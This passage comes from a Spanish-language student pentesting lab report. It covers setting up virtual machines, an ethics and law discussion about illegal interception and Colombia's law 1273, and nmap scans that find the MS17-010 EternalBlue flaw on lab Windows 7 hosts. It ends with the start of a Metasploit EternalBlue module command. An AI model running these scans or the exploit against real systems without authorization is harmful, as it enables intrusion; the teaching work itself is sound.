
## Ilustración 9 Import Virtualbox Windows



Nota. Importación virtual box Windows. Fuente propia. 2022

Ya importada la máquina **Windows 7 X86** virtual se inicia. Se realiza la verificación de la dirección IP asigna para la maquina **Windows 7 X86** la cual tomo por dhcp la **79.87.77.102**

## Ilustración 10 Verificación IP



Nota. Verificación IP Windows. Fuente propia. 2022

Los recursos asignados de la maquina son los siguientes:

**Memoria: RAM 2 GB**

**Disco virtual: 50 GB**


**SO: Windows 7 Home Premium de 32 bits**

**Nombre del equipo win7**

## Instalación máquina virtual Kali Linux

Desde el virtualbox se importa la máquina virtual .ova, previamente descargadas

## Ilustración 11 Import virtualbox Kali



Nota. Importación virtual box Kali Linux. Fuente propia. 2022

Los recursos asignados de la maquina son los siguientes:


**Memoria: RAM 2 GB**

**Disco virtual: 50 GB**

**SO: DEBIAN 64 bit**

**Nombre del equipo: seminario**

### Ilustración 12 Verificación Máquina Linux




```
root@seminario:/home/estudiante# cat /etc/os-release
PRETTY_NAME="Kali GNU/Linux Rolling"
NAME="Kali GNU/Linux"
ID=kali
VERSION="2020.2"
VERSION_ID="2020.2"
VERSION_CODENAME="kali-rolling"
ID_LIKE=debian
ANSI_COLOR="1;31"
HOME_URL="https://www.kali.org/"
SUPPORT_URL="https://forums.kali.org/"
BUG_REPORT_URL="https://bugs.kali.org/"
root@seminario:/home/estudiante# hostnamectl
Static hostname: seminario
Icon name: computer-vm
Chassis: vm
Machine ID: adb5e78cf7dc4073b07b5fca87cc5532
Boot ID: a5ce5d484689408b9fab488bb3e6447
Virtualization: oracle
Operating System: Kali GNU/Linux Rolling
```

**Nota. Verificación virtual box Kali Linux. Fuente propia. 2022**

Iniciamos la máquina virtual Kali-Linux con las credenciales suministradas


### Ilustración 13 Arranque máquina Kali Linux



**Nota. Arranque virtual box Kali Linux. Fuente propia. 2022**

Se realiza la verificación de la dirección IP asigna para la maquina **Kali Linux** la cual tomo por dhcp la **79.87.77.104**

Ilustración 14 Verificación IP



```
root@seminario:/home/estudiante# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 79.87.77.104 netmask 255.255.255.0 broadcast 79.87.77.255
    inet6 fe80::a00:27ff:fe1f:4101 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:1f:41:01 txqueuelen 1000 (Ethernet)
    RX packets 5 bytes 2420 (2.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 23 bytes 2764 (2.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 12 bytes 640 (640.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 12 bytes 640 (640.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@seminario:/home/estudiante#
```

Nota. Verificación IP. Fuente propia. 2022

Se realiza pruebas de conectividad ICMP entre las tres maquina virtuales del banco de trabajo con resultados satisfactorios. Se desactivo el firewall de Windows en la maquina **Windows 7 X64**

## Ilustración 15 Pruebas de conectividad



Nota. Nota. Pruebas de conectividad. Fuente propia. 2022

## 2.2. ETAPA 2. ACCIONES DE LOS EQUIPOS RED TEAM & BLUE TEAM DE UNA ORGANIZACIÓN EN EL MARCO DE LOS CRITERIOS ÉTICOS Y LEGALES

### Respecto al anexo 2 y 3

Claramente el anexo3 compromete al empleado para guardar confidencialidad sobre posibles actos ilegales que se pudieran cometer dentro de la organización, por ejemplo en la cláusula segunda numeral 2 “Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, datos secretos como “datos de chuzadas<sup>10</sup>, interceptación de información, accesos abusivos a sistemas informáticos”. De la misma manera la cláusula cuarta en sus numerales 4 y 9 “Abstenerse de denunciar y publicar la información confidencial e ilegal que conozca, reciba o intercambie con ocasión de las reuniones sostenidas” y “La parte receptora se obliga a no transmitir, comunicar revelar o de cualquier otra forma divulgar total o parcialmente, pública o privadamente, la información confidencial o ilegal sin el previo consentimiento por escrito por parte de Hackers Security”. Por lo anterior, se evidencia con claridad el interés del empleador en lograr la sumisión total del empleado para que gestione la información confidencial a su cargo de acuerdo a la voluntad del empleador.

<sup>10</sup> Chuzadas en Colombia, un fenómeno ilegal que parece no tener fin. Disponible en: <https://www.elpais.com.co/colombia/chuzadas-en-un-fenomeno-ilegal-que-parece-no-tener-fin.html>

## **De acuerdo a la ley 1273**

La ley 1273 de 2009, denominada ley de la protección de la información y de los datos, cataloga las conductas mal intencionadas con el manejo de datos personales, buscando que las organizaciones se blinden legalmente. Por lo anterior se puede deducir que el anexo 2 y 3 del escenario en estudio podría vulnerar principalmente los siguientes artículos:

### **CAPITULO I**

Artículo 269A: Acceso no autorizado de manera abusiva a los sistemas informáticos  
Artículo 269F: Hace referencia a la violación de datos personales con fines lucrativos o propios, como o es la venta, la divulgación o alteración archivos, bases de datos o el empleo de código personales, etc.

### **CAPITULO II**

Artículo 269I: Hace referencia al hurto o manipulación de los medios informáticos.  
Artículo 269J: Hace referencia a la transferencia sin consentimiento de activos

Sin embargo, de acuerdo con el uso de los datos o al acceso a los mismos a lo que se vea obligado el empleado podría incurrir en la vulneración de no solo uno sino varios artículos de esta ley.

## **Respecto al empleo Hackers<sup>11</sup> Security**

De ninguna manera estaría interesado en aceptar una oferta laboral de este tipo, sin embargo, al analizar este escenario he tomado conciencia de que la mayoría de las veces no se lee el detalle ni la letra pequeña de los contratos, en este caso la redacción de las cláusulas son muy evidentes y alcanzaría a reaccionar y darme cuenta de que la falta de ética a la que estuviera expuesto pero si me preocupa que los abogados hábilmente puedan redactar estas cláusulas de tal manera que no sean evidentes.

Por otro lado, en mi ejercicio profesional siempre he estado interesado en cumplir con mi responsabilidad y compromiso de fomentar el progreso de la ciencia e ingeniería y de resolver problemas a través de ello por lo tanto de ninguna manera estaría dispuesto a incumplir con el código de ética que respeto y cumpla honrosamente como persona desde antes de mi graduación y no me gustaría que todo el esfuerzo en construir una carrera se vea derrumbando y mi matrícula profesional sea cancela por faltas gravísimas en su artículo 53 de la ley 842 de 2003

---

<sup>11</sup> Convertirse en hacker. 2021. Disponible en: <https://www.pandasecurity.com/es/mediacenter/consejos/5-consejos-para-convertirse-en-hacker/>

que contiene el código de ética profesional e incurrir con el incumplimiento de los deberes y obligaciones establecidos en el capítulo II artículo 31 (f), artículo 34 (a) y artículo 39 (a)

*f) Denunciar los delitos, contravenciones y faltas contra este Código de Ética, de que tuviere conocimiento con ocasión del ejercicio de su profesión, aportando toda la información y pruebas que tuviere en su poder;*

*a) Ofrecer o aceptar trabajos en contra de las disposiciones legales vigentes, o aceptar tareas que excedan la incumbencia que le otorga su título y su propia preparación;*

*a) Mantener el secreto y reserva, respecto de toda circunstancia relacionada con el cliente y con los trabajos que para él se realizan, salvo obligación legal de revelarla o requerimiento del Consejo Profesional respectivo;*

## **OPERACIÓN ANDROMEDA BUGGLY**

El sonado caso Andrómeda del año 2014 donde la inteligencia militar utilizó como fachada un centro de operaciones llamado 'Buggly Hacker'<sup>12</sup>, donde realizaban operaciones e interceptaciones presuntamente ilegales de las comunicaciones de periodistas y del grupo de negociador del proceso de paz que se llevó en Cuba en su momento. En los allanamientos adelantados por la fiscalía se evidenció que se saltaron todos los procedimientos dentro del marco legal, presentándose múltiples fallas de seguridad y falta de control de actividades realizadas en este centro, tanto por militares y civiles involucrados.

Desde mi punto de vista la fuerza militar se aprovechó de su estatus y actuó sin ética alguna, reclutando civiles con conocimientos para realizar delitos informáticos y lograr resultados, obviamente con el fin de recibir reconocimientos monetarios. Además, estos civiles su actuar no fue el más ético, aparte que estaban realizando espionaje y trabajando sin supervisión tenían otro objetivo que era también lucrarse con la información robada, por otro lado, había otros civiles con grandes capacidades informáticas que fueron engañados y tristemente cayeron en esta fachada de supuesta legalidad y pecaron por omisión y desconocimiento.

Este caso es evidente que se saltaron toda la legislación de la protección de la información y de los datos La ley 1273 de 2009, como también la ley inteligencia y contrainteligencia<sup>13</sup> que se encuentran en los lineamientos la ley 1621 de 2013.

---

<sup>12</sup> ENTER (2015). Detrás de Buggly: la historia de la fachada Andrómeda. Disponible en: <https://www.enter.co/empresas/colombia-digital/detras-de-buggly-la-historia-de-la-fachada-andromeda/>

<sup>13</sup> Contrainteligencia militar. Disponible en: <https://www.dsn.gob.es/es/sistema-seguridad-nacional/qu%C3%A9-es-seguridad-nacional/%C3%A1mbitos-seguridad-nacional/contrainteligencia>

La sensación que queda es que estos delitos cada vez se incrementan a medida que los desarrollos en tecnología crecen, pero la normas son inadecuadas y van muy lentas. Es muy importante que nosotros como profesionales en seguridad informática, conozcamos y nos alineemos al marco legal que reglamenta y penaliza los delitos informáticos en Colombia, actuando siempre con la mayor de las éticas y así evitar ser engañados y vernos envueltos en este tipo de situaciones ilegales y mal intencionadas que tanto daño le hacen a la sociedad y a un país.

### **2.3. ETAPA 3. ESCANEADO DE VULNERABILIDADES EN UN SISTEMA INFORMÁTICO A PARTIR DEL USO DE METODOLOGÍAS Y TÉCNICAS DE INTRUSIÓN**

Describe de manera específica las herramientas software que utilizó para llevar a cabo el anexo 4 – escenario 3 enfocado a Redteam. Deberá adjuntar evidencia de los comandos utilizados y resultados que arrojó cada herramienta utilizada, estas herramientas deben estar clasificadas según los pasos de un pentesting.

#### **Recopilación, planificación y preparación**

En esta etapa principal se realizó el reconocimiento del objetivo utilizando la herramienta NMAP, donde permite identificar las direcciones IPs, escanear los puertos, y conocer el sistema operativo.

#### **COMANDOS UTILIZADOS:**

```
ip add  
sudo nmap -sN 79.87.77.0/24  
sudo nmap -T4 -Pn -sC 79.87.77.102  
sudo nmap -T4 -Pn -sC 79.87.77.103
```

Ilustración 16 Comandos sudo nmap

```
estudiante@seminario:~$ ifconfig
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:1f:41:01 brd ff:ff:ff:ff:ff:ff
    inet 79.87.77.104/24 brd 79.87.77.255 scope global dynamic noprefixroute eth0
        valid_lft 548sec preferred_lft 548sec
    inet6 fe80::a00:27ff:felf:4101/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
estudiante@seminario:~$ sudo nmap -sN 79.87.77.0/24
[sudo] password for estudiante:
Sorry, try again.
[sudo] password for estudiante:
Starting Nmap 7.80 ( https://nmap.org ) at 2022-09-23 21:11 -05
Nmap scan report for 79.87.77.99
Host is up (0.000076s latency).
All 1000 scanned ports on 79.87.77.99 are filtered
MAC Address: 08:00:27:EB:B4:5F (Oracle VirtualBox virtual NIC)

Nmap scan report for 79.87.77.100
Host is up (0.00074s latency).
All 1000 scanned ports on 79.87.77.100 are open|filtered
MAC Address: 0A:00:27:00:00:0B (Unknown)

Nmap scan report for 79.87.77.102
Host is up (0.00028s latency).
All 1000 scanned ports on 79.87.77.102 are closed
MAC Address: 08:00:27:7D:68:E0 (Oracle VirtualBox virtual NIC)

Nmap scan report for 79.87.77.103
Host is up (0.00087s latency).
All 1000 scanned ports on 79.87.77.103 are closed
MAC Address: 08:00:27:92:80:C0 (Oracle VirtualBox virtual NIC)

Nmap scan report for 79.87.77.104
Host is up (0.0000030s latency).
All 1000 scanned ports on 79.87.77.104 are closed

Nmap done: 256 IP addresses (5 hosts up) scanned in 37.74 seconds
estudiante@seminario:~$
```

Nota. Comandos sudo nmap. Fuente propia. 2022

## Investigación y análisis vulnerabilidades

En esta fase se ejecutaron las acciones para identificar las vulnerabilidades del objetivo con las herramientas **NMAP** y realizando un análisis detallado de las vulnerabilidades encontradas consultando las bases de datos de **CVE**, **NIST** y **RAPIT7**

### COMANDOS UTILIZADOS:

*sudo nmap 79.87.77.102 -script vuln*

## Ilustración 17 Comando sudo nmap

```
estudiante@seminario:~$ sudo nmap 79.87.77.102 --script vuln
Starting Nmap 7.80 ( https://nmap.org ) at 2022-09-23 21:39 -05
Nmap scan report for 79.87.77.102
Host is up (0.00030s latency).
Not shown: 980 closed ports
PORT      STATE SERVICE
80/tcp    open  http
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
135/tcp   open  msrpc
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
139/tcp   open  netbios-ssn
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
445/tcp   open  microsoft-ds
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
554/tcp   open  rtsp
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
2869/tcp  open  iclslap
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
6357/tcp  open  wsddapi
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
10243/tcp open  unknown
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
49152/tcp open  unknown
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
49153/tcp open  unknown
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
49154/tcp open  unknown
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
49155/tcp open  unknown
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
49156/tcp open  unknown
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
49157/tcp open  unknown
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
MAC Address: 08:00:27:7D:68:E0 (Oracle VirtualBox virtual NIC)

Host script results:
|_ samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_ smb-vuln-ms10-054: false
|_ smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_ smb-vuln-ms17-010:
  VULNERABLE:
  Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
  State: VULNERABLE
  IDs: CVE: CVE-2017-0143
  Risk factor: HIGH
  A critical remote code execution vulnerability exists in Microsoft SMBv1
  servers (ms17-010).

  Disclosure date: 2017-03-14
  References:
  https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
  https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_

Nmap done: 1 IP address (1 host up) scanned in 151.62 seconds
estudiante@seminario:~$
```

Nota. Comandos sudo nmap. Fuente propia. 2022

## Ilustración 18 Comando sudo nmap

```
estudiante@seminario:~$ sudo nmap 79.87.77.103 --script vuln
Starting Nmap 7.80 ( https://nmap.org ) at 2022-09-23 21:54 -05
Nmap scan report for 79.87.77.103
Host is up (0.00022s latency).
Not shown: 987 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
| clamav-exec: ERROR: Script execution failed (use -d to debug)
139/tcp   open  netbios-ssn
| clamav-exec: ERROR: Script execution failed (use -d to debug)
445/tcp   open  microsoft-ds
| clamav-exec: ERROR: Script execution failed (use -d to debug)
554/tcp   open  rtsp
| clamav-exec: ERROR: Script execution failed (use -d to debug)
2869/tcp  open  icslap
| clamav-exec: ERROR: Script execution failed (use -d to debug)
5357/tcp  open  wsddapi
| clamav-exec: ERROR: Script execution failed (use -d to debug)
16243/tcp open  unknown
| clamav-exec: ERROR: Script execution failed (use -d to debug)
49152/tcp open  unknown
| clamav-exec: ERROR: Script execution failed (use -d to debug)
49153/tcp open  unknown
| clamav-exec: ERROR: Script execution failed (use -d to debug)
49154/tcp open  unknown
| clamav-exec: ERROR: Script execution failed (use -d to debug)
49155/tcp open  unknown
| clamav-exec: ERROR: Script execution failed (use -d to debug)
49156/tcp open  unknown
| clamav-exec: ERROR: Script execution failed (use -d to debug)
49157/tcp open  unknown
| clamav-exec: ERROR: Script execution failed (use -d to debug)
MAC Address: 08:00:27:92:80:C0 (Oracle VirtualBox virtual NIC)

Host script results:
_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
_smb-vuln-ms10-054: false
_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
smb-vuln-ms17-010:
  VULNERABLE:
  Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
  State: VULNERABLE
  IDs: CVE:CVE-2017-0143
  Risk factor: HIGH
  A critical remote code execution vulnerability exists in Microsoft SMBv1
  servers (ms17-010).

  Disclosure date: 2017-03-14
  References:
  https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
  https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Nmap done: 1 IP address (1 host up) scanned in 131.62 seconds
estudiante@seminario:~$
```

Nota. Comandos sudo nmap. Fuente propia. 2022

## Ilustración 19 Vulnerabilidad CVE-2017-0143

The screenshot shows the CVE Database website for CVE-2017-0143. The page includes a navigation bar with links for CVE List, CNAs, WGs, Board, About, and News & Blog. A search bar is present at the top. Below the navigation, there is a notice about the transition to the new CVE website at www.cve.org. The main content area displays the CVE ID, a link to learn more at the National Vulnerability Database (NVD), and a description of the vulnerability. The description states that the SMBv1 server in Microsoft Windows Vista SP2, Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8.1, Windows Server 2012 Gold and R2, Windows RT 8.1, and Windows 10 Gold, 1511, and 1607, and Windows Server 2016 allows remote attackers to execute arbitrary code via crafted packets, aka "Windows SMB Remote Code Execution Vulnerability." This vulnerability is different from those described in CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, and CVE-2017-0148. There are also references listed at the bottom.

Nota. Descripción vulnerabilidad CVE consultada en CVE Database. Fuente propia. 2022

## Ilustración 20 Descripción CVE-2017-0143

The screenshot shows the NIST NVD page for CVE-2017-0143. The page header includes the NIST logo and the text "Information Technology Laboratory NATIONAL VULNERABILITY DATABASE NVD". A green button labeled "VULNERABILITIES" is visible. The main content area is titled "CVE-2017-0143 Detail" and includes a "MODIFIED" section stating that the vulnerability has been modified since its last analysis. Below this is the "Current Description" section, which describes the vulnerability in the SMBv1 server in Microsoft Windows Vista SP2, Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8.1, Windows Server 2012 Gold and R2, Windows RT 8.1, and Windows 10 Gold, 1511, and 1607, and Windows Server 2016. A "QUICK INFO" sidebar on the right provides details such as the CVE Dictionary Entry (CVE-2017-0143), NVD Published Date (03/16/2017), NVD Last Modified (06/20/2018), and Source (Microsoft Corporation). A "Severity" section shows the CVSS 3.x Severity and Metrics, with a Base Score of 8.3 HIGH and a Vector of CVSS:3.0/(AV:N)/(AC:H)/(PR:N)/(UI:N)/(S:U)/(C:H)/(I:H)/(A:H).


Nota. Descripción vulnerabilidad CVE consultada en NIST Database. Fuente propia. 2022

## Ilustración 21- Descripción MS17-010

The screenshot shows the Rapid7 Vulnerability & Exploit Database page for MS17-010. The page header includes the Rapid7 logo and navigation links for PRODUCTS, SERVICES, SUPPORT & RESOURCES, COMPANY, and RESEARCH. The main content area is titled "Vulnerability & Exploit Database" and features a search bar with "MS17-010" entered. Below the search bar, the results are displayed as a list of five entries, each with a title, a "MODULE" label, and an "EXPLORE" button. The entries are: "MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution", "MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption", "MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for WinB+", "MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution", and "MS17-010 SMB RCE Detection". A "Contact Us" button is visible in the bottom right corner.

Nota. Descripción vulnerabilidad ms17-010 consultada en Rapid7. Fuente propia. 2022

## Ilustración 22 Descripción detallada ms17-010



```
rapid7.com/db/modules/exploit/windows/smb/ms17_010_etsnablue/
RAPID7 PRODUCTS SERVICES SUPPORT & RESOURCES COMPANY RESEARCH EN
Module Options
To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':
1 msf > use exploit/windows/smb/ms17_010_etsnablue
2 msf exploit(ms17_010_etsnablue) > show targets
3 ...targets...
